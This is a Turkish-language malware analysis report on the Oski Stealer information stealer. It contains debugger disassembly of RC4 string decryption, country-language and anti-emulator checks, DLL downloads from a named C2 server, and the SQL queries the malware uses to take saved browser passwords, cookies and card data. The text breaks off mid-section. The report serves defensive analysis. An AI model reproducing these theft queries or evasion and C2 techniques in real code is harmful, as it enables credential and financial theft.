Oski Stealer

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

Ön Bakış

OskiStealer ilk olarak Kasım 2019'da görülen Information Stealer türündeki zararlı yazılımdır. Oski kelimesi İskandinav mitolojisinde Viking Savaşçısı, Viking Tanrısı gibi anlamlara sahiptir.

Bu kötü amaçlı yazılımın virüs bulaşmış bilgisayarları;

• Web tarayıcılarına kaydedilen kredi kartı bilgilerine,
• Web tarayıcılarına kaydedilen otomatik doldurma bilgilerine,
• Web tarayıcılarına kaydedilen çerez bilgilerine,
• Web tarayıcılarına kaydedilen kripto cüzdan bilgilerine,
• Bilgisayardaki sistem bilgilerine,
• Kayıtlı Outlook hesaplarıyla ilgili bilgilere,
• Bilgisayarda kayıtlı kimlik bilgilerine,
• Bilgisayarın ekran görüntüsüne erişim sağlamasına olanak sağlamaktadır.

Oski.exe Analizi


Adı	Oski.exe
MD5	8c36f8a010e9781bda4076852efb05a7
SHA256	2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b
Dosya Türü	PE32/EXE

Statik Analiz

File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	200.00 KB (204800 bytes)
PE Size	200.00 KB (204800 bytes)

Şekil 1- Zararlı yazılımın dosya tipi ve dosya bilgileri

Dosya Tipimiz 32 Bit **Executable** bir dosyadır ve Microsoft Visual C++ 8 ile yazılmıştır. 200 KB dosya boyutumuz mevcuttur.



Şekil 2- Zararlı yazılımın paketlenme bilgisi

Zararlı yazılımın , **paketlenmiş** durumda olduğunu görüyoruz.

Dinamik Analiz

```
push ecx                                                                                    [ebp-4]:"HYYqlBOHQTY="
mov dword ptr ss:[ebp-4],ecx                                                                01272354:&"056139954853430408", 126A074:"05613995485
mov dword ptr ds:[1272354],2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b 126A088:"9entrevera.sa.com/o/"
push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A088               eax:"Machine ID: %s"
pop eax
nop
nop
nop
nop
add esp,4
mov dword ptr ds:[12726D8],eax                                                              012726D8:&"9entrevera.sa.com/o/", eax:"Machine ID: %
push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A0A0               126A0A0:"LQ=="
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70
add esp,4
mov dword ptr ds:[12721D0],eax                                                              eax:"Machine ID: %s"
push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A0A8               126A0A8:"KaoQpEzKSjGm8Q=="
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70
add esp,4
mov dword ptr ds:[1272608],eax                                                              01272608:&"system.txt", eax:"Machine ID: %s"
push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A0D0               126A0D0:"CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN8r22
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70
add esp,4
mov dword ptr ds:[1272600],eax                                                              01272600:&"System ----------------------------------
push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A0BC               126A0BC:"DboNtEbQF3/+oFA="
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70
add esp,4
mov dword ptr ds:[127236C],eax                                                              0127236C:&"Windows: %s", eax:"Machine ID: %s"
push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A124               126A124:"GLoX6gmCFw=="
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70
```

Şekil 3- RC4 ile şifrelenmiş stringlerin çözülmesi

Zararlı yazılım, çözümleme fonksiyonu, içerisinde bulunan şifreli stringleri **RC4** algoritması kullanarak dinamik olarak çözümlemektedir. Çözümlenen stringleri belleğe kaydeder. **RC4** şifrelemesi için kullandığı key "**056139954853430408**" olarak bulunmuştur.

```
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[<&ExitProcess>],eax
mov eax,dword ptr ds:[152540]                                                               00152540:&"GetUserDefaultLangID"
push eax
mov ecx,dword ptr ss:[ebp-28]
push ecx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[<&GetUserDefaultLangID>],eax
mov edx,dword ptr ds:[1524B4]                                                               001524B4:&"FindFirstFileA"
push edx
mov eax,dword ptr ss:[ebp-28]
push eax
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[<&FindFirstFileA>],eax
mov ecx,dword ptr ds:[1520E0]                                                               001520E0:&"DeleteFileA"
push ecx
mov edx,dword ptr ss:[ebp-28]
push edx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[<&DeleteFileA>],eax
mov eax,dword ptr ds:[152554]                                                               00152554:&"FindNextFileA"
push eax
mov ecx,dword ptr ss:[ebp-28]
push ecx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[<&FindNextFileA>],eax
mov edx,dword ptr ds:[152274]                                                               00152274:&"FindClose"
push edx
mov eax,dword ptr ss:[ebp-28]
push eax
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[<&FindClose>],eax
mov ecx,dword ptr ds:[1525CC]                                                               001525CC:&"GetSystemInfo"
push ecx
```

Şekil 4- API'lerin dinamik olarak yüklenmesi

Zararlı yazılım, **API hashing** tekniği kullanarak **LoadLibrary** ve **GetProcAddress** ile istediği API'leri almaktadır.

```
push ebp
mov ebp,esp
sub esp,C
mov dword ptr ss:[ebp-8],1
call dword ptr ds:[<&GetUserDefaultLangID>]
movzx eax,ax
mov dword ptr ss:[ebp-4],eax
mov ecx,dword ptr ss:[ebp-4]
mov dword ptr ss:[ebp-C],ecx
cmp dword ptr ss:[ebp-C],43F
ja 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F4EE
cmp dword ptr ss:[ebp-C],43F
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F51D
cmp dword ptr ss:[ebp-C],419
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F50B
cmp dword ptr ss:[ebp-C],422
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F502
cmp dword ptr ss:[ebp-C],423
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F514
jmp 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F536
cmp dword ptr ss:[ebp-C],443
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F526
cmp dword ptr ss:[ebp-C],82C
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F52F
jmp 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F536
```

Şekil 5- Dil kontrolünün yapılması

GetUserDefaultLangID API'sini kullanarak kullanıcının dil seçeneğinin ID'si döndürülür. Dil kontrolü yapılarak bazı ülkelerde yazılımın çalışması engellenir.

Dil ID	Dil Etiketi	Konum
0x43F	kk-KZ	Kazakistan
0x419	Ru-RU	Rusya
0x422	uk-UA	Ukrayna
0x423	Be-BY	Belarus
0x443	Us-Latb-US	Özbekistan
0x82C	az-az	Azeri - Cyrillic

Tablo 1- Dil kontrolünün yapılan ülkeler

```
push ebp
mov ebp,esp
push ecx
mov dword ptr ss:[ebp-4],1
mov eax,dword ptr ds:[1525D4]                                   001525D4:&"HAL9TH"
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13B2E0
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1252FA
add esp,8
test eax,eax
jne 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13B743
mov ecx,dword ptr ds:[1526CC]                                   001526CC:&"JohnDoe"
push ecx
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13B1E0
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1252FA
add esp,8
test eax,eax
jne 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13B743
mov dword ptr ss:[ebp-4],0
mov eax,dword ptr ss:[ebp-4]
mov esp,ebp
pop ebp
ret
```


Şekil 6- Bilgisayar adının ve Windows kullanıcısının kontrolü

Zararlı yazılım, bilgisayarın adının "**HAL9TH**" ve Windows kullanıcısının "**John Doe**" olup olmadığına kontrol etmektedir. Eğer herhangi birisinde eşleşme sağlanırsa zararlı yazılım faaliyet göstermeden programı sonlandırmaktadır. Bu kontrol zararlının **Windows Defender Emulator** üzerinde çalışmasını önlemek için yapılmaktadır.

```
call dword ptr ds:[<&lstrcat>]
mov eax,dword ptr ds:[1262618]                                  01262618:&"C:\\\\ProgramData\\\\softokn3.dll"
push eax
lea ecx,dword ptr ss:[ebp-C4AC]
push ecx                                                        ecx:"C:\\\\ProgramData\\\\nss3.dll"
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080
add esp,8
mov edx,dword ptr ds:[1262568]                                  edx:"9entrevera.sa.com/o//5.jpg", 01262568:&"C:\\\\P
push edx                                                        edx:"9entrevera.sa.com/o//5.jpg"
lea eax,dword ptr ss:[ebp-B50C]
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080
add esp,8
mov ecx,dword ptr ds:[12622F0]                                  ecx:"C:\\\\ProgramData\\\\nss3.dll", 012622F0:&"C:\\
push ecx                                                        ecx:"C:\\\\ProgramData\\\\nss3.dll"
lea edx,dword ptr ss:[ebp-C894]
push edx                                                        edx:"9entrevera.sa.com/o//5.jpg"
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080
add esp,8
mov eax,dword ptr ds:[1262398]                                  01262398:&"C:\\\\ProgramData\\\\mozglue.dll"
push eax
lea ecx,dword ptr ss:[ebp-C0C4]
push ecx                                                        ecx:"C:\\\\ProgramData\\\\nss3.dll"
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080
add esp,8
mov edx,dword ptr ds:[1262458]                                  edx:"9entrevera.sa.com/o//5.jpg", 01262458:&"C:\\\\P
push edx                                                        edx:"9entrevera.sa.com/o//5.jpg"
lea eax,dword ptr ss:[ebp-B124]
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080
add esp,8
mov ecx,dword ptr ds:[1262440]                                  ecx:"C:\\\\ProgramData\\\\nss3.dll", 01262440:&"C:\\
push ecx                                                        ecx:"C:\\\\ProgramData\\\\nss3.dll"
lea edx,dword ptr ss:[ebp-BCDC]
push edx                                                        edx:"9entrevera.sa.com/o//5.jpg"
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080
add esp,8
```

Şekil 7- Üçüncü parti DLL'lerin C2 sunucusundan indirilme işlemi


Zararlı yazılım, indirmek istediği **DLL'ler** için **C2** sunucusuna istek atmaktadır. C2 sunucusu "**9entrevera[.]sa[.]com**" olarak tespit edilmiştir. C2 sunucusundan **/1.jpg, /2.jpg, /3.jpg, /4.jpg, /5.jpg, /6.jpg, /7.jpg** dosyalarına istek atarak istediği DLL'leri indirmektedir. İndirdiği DLL'leri **C:\ProgramData** klasörü içerisine kaydetmektedir.



msvcp140.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
nss3.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
vcruntime140.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
freebl3.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
mozglue.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
softokn3.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
sqlite3.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB

Şekil 8- Üçüncü parti DLL'ler

Zararlı yazılımın indirdiği **DLL'ler 10 KB** olarak tespit edilmiştir. DLL'ler Hex Editör ile incelenmiştir.



sqlite3.dll

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Çözülmüş metin
00000000	0A	0A	0A	3C	21	44	4F	43	54	59	50	45	20	68	74	6D	...<!DOCTYPE htm
00000010	6C	3E	0A	3C	68	74	6D	6C	3E	0A	20	20	20	20	3C	68	l>.<html>. <h
00000020	65	61	64	3E	0A	20	20	20	20	3C	6D	65	74	61	20	68	ead>. <meta h
00000030	74	74	70	2D	65	71	75	69	76	3D	22	43	6F	6E	74	65	ttp-equiv="Conte
00000040	6E	74	2D	74	79	70	65	22	20	63	6F	6E	74	65	6E	74	nt-type" content
00000050	3D	22	74	65	78	74	2F	68	74	6D	6C	3B	20	63	68	61	="text/html; cha
00000060	72	73	65	74	3D	75	74	66	2D	38	22	3E	0A	20	20	20	rset=utf-8">.
00000070	20	3C	6D	65	74	61	20	68	74	74	70	2D	65	71	75	69	<meta http-equi
00000080	76	3D	22	43	61	63	68	65	2D	63	6F	6E	74	72	6F	6C	v="Cache-control
00000090	22	20	63	6F	6E	74	65	6E	74	3D	22	6E	6F	2D	63	61	" content="no-ca
000000A0	63	68	65	22	3E	0A	20	20	20	20	3C	6D	65	74	61	20	che">. <meta
000000B0	68	74	74	70	2D	65	71	75	69	76	3D	22	50	72	61	67	http-equiv="Prag
000000C0	6D	61	22	20	63	6F	6E	74	65	6E	74	3D	22	6E	6F	2D	ma" content="no-
000000D0	63	61	63	68	65	22	3E	0A	20	20	20	20	3C	6D	65	74	cache">. <met
000000E0	61	20	68	74	74	70	2D	65	71	75	69	76	3D	22	45	78	a http-equiv="Ex


Şekil 9- Üçüncü parti DLL'lerin içeriği

Hex editör ile incelediğimiz **üçüncü parti DLL'lerin** içeriğinin zararlı yazılımın kendi **C2** sunucusuna ait **HTML** kodları olduğu tespit edilmiştir.

```
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12BA580
add esp,4
push eax
mov edx,dword ptr ds:[12D26F4]                    edx:"C:\\\\ProgramData\\\\826269045768094", 012D26F4
push edx                                          edx:"C:\\\\ProgramData\\\\826269045768094"
lea eax,dword ptr ss:[ebp-DC1C]
push eax
call dword ptr ds:[<&wsprintfA>]
add esp,C
lea ecx,dword ptr ss:[ebp-DC1C]
push ecx
lea edx,dword ptr ss:[ebp-D834]
push edx                                          edx:"C:\\\\ProgramData\\\\826269045768094"
mov eax,dword ptr ds:[12D22BC]                    012D22BC:&"%s\\\\%s"
push eax
lea ecx,dword ptr ss:[ebp-A56C]
push ecx
call dword ptr ds:[<&wsprintfA>]
add esp,10
lea edx,dword ptr ss:[ebp-D834]
push edx                                          edx:"C:\\\\ProgramData\\\\826269045768094"
lea eax,dword ptr ss:[ebp-B8F4]
push eax
call dword ptr ds:[<&lstrcat>]
mov ecx,dword ptr ds:[12D22E0]                    012D22E0:&"\\\\cookies"
push ecx
lea edx,dword ptr ss:[ebp-B8F4]
push edx                                          edx:"C:\\\\ProgramData\\\\826269045768094"
call dword ptr ds:[<&lstrcat>]
lea eax,dword ptr ss:[ebp-D834]
push eax
lea ecx,dword ptr ss:[ebp-CC7C]
push ecx
call dword ptr ds:[<&lstrcat>]
mov edx,dword ptr ds:[12D26A0]                    edx:"C:\\\\ProgramData\\\\826269045768094", 012D26A0
push edx                                          edx:"C:\\\\ProgramData\\\\826269045768094"
```


Şekil 10- ProgramData içerisine oluşturulan klasör

Zararlı yazılım , **ProgramData** içerisine **random** sayılardan oluşan bir klasör açmaktadır. **Lstrcat** API'sini kullanarak **C:\ProgramData** klasörünün sonundaki random sayılardan olan dizini işaret eder.




Şekil 11- ProgramData içerisine oluşturulan klasör

Zararlı yazılımın, random sayılardan oluşan klasörün içerisine **autofill**, **cc**, **cookies** ve **crypto** isimlerinde klasörler oluşturur.




Şekil 12- Password.txt dosyasının oluşturulması

Zararlı yazılım , oluşturduğu klasörün içerisine **passwords.txt** dosyasını oluşturur ve içerisine bilgisayarda bulunan **kritik bilgileri** ve **kimlik bilgilerini** kaydeder.




Şekil 13- Vault API'lerinin kullanılması

Zararlı yazılım, **vaultcli.dll'i** kullanmaktadır. Bu fonksiyonlar genellikle kullanıcının kimlik bilgilerini ve kritik bilgileri almak için kullanılır.



Şekil 14- Sqlite3 API'lerinin Yüklenmesi

Zararlı yazılım, **Sqlite3.dll'i** belleğe yükler. Sqlite API'lerini kullanarak **browserlardan** kritik bilgileri almaktadır.



Şekil 15- Hedeflenen tarayıcılar

Zararlı yazılım, kullanıcının hangi tarayıcıyı kullandığını tüm tarayıcıların dizinlerini deneyerek kontrol etmektedir.

Zararlı yazılımın hedeflediği tarayıcılar	
Google Chrome	Chromium
Kometa	Amigo
Torch	Orbitum
Comodo Dragon	Nichrome
Maxthon5	Sputnik
Epic Privacy Browser	Vivaldi
CocCoc Browser	Uran Browser
QIP Surf	Cent
Elements Browser	TorBro
Microsoft Edge	CryptoTab
Brave	Opera
Mozilla Firefox	Pale Moon
Waterfox	Cyberfox
BlackHawk	IceCat
KMeleon	

Tablo 2- Zararlı yazılımın hedeflediği tarayıcılar

Şekil 16- Zararlı yazılımın yaptığı select sorguları

Zararlı yazılım , SQL sorgusu yapmadan önce mevcut dizini **random sayılardan** oluşturduğu **klasöre** ayarlar. "**CopyFileA**" API'si ile **"**\UserData\Default**LoginData**" dosyası temp dosyasına kopyalanır. **Passwords.txt** dosyasını **+a** dosya modu ile açar. Aldığı bilgileri **temp** dosyasına kaydeder ve **Temp** dosyasındaki bilgileri **passwords.txt** dosyasına **kaydeder** ve **Temp** dosyasını siler.

Yaptığı select sorgusu;

"SELECT origin_url, username_value, password_value FROM logins"

Şekil 17- Zararlı yazılımın yaptığı select sorguları

Zararlı yazılım, SQL sorgusu ile **browserlarda** bulunan **cookie** bilgilerini almaktadır. Select sorgusu yapılır ve bilgiler **Cookies** klasörünün içine **Google Chrome_Network.txt** dosyasına kaydedilir.

Yaptığı select sorgusu;

"SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies"

Şekil 18- Zararlı yazılımın yaptığı select sorguları

Zararlı yazılım, SQL sorgusu ile **browserlar da** bulunan **kredi kartı bilgilerini** almaktadır. **Select sorgusu** yapılır ve bilgiler **cc klasörünün** içine browserın adı ile birlikte oluşturulan **txt** dosyasının içine **kart sahibinin adı** , **son kullanma tarihi** , **kredi kartı numarasını** kaydetmektedir.

Yaptığı select sorgusu;

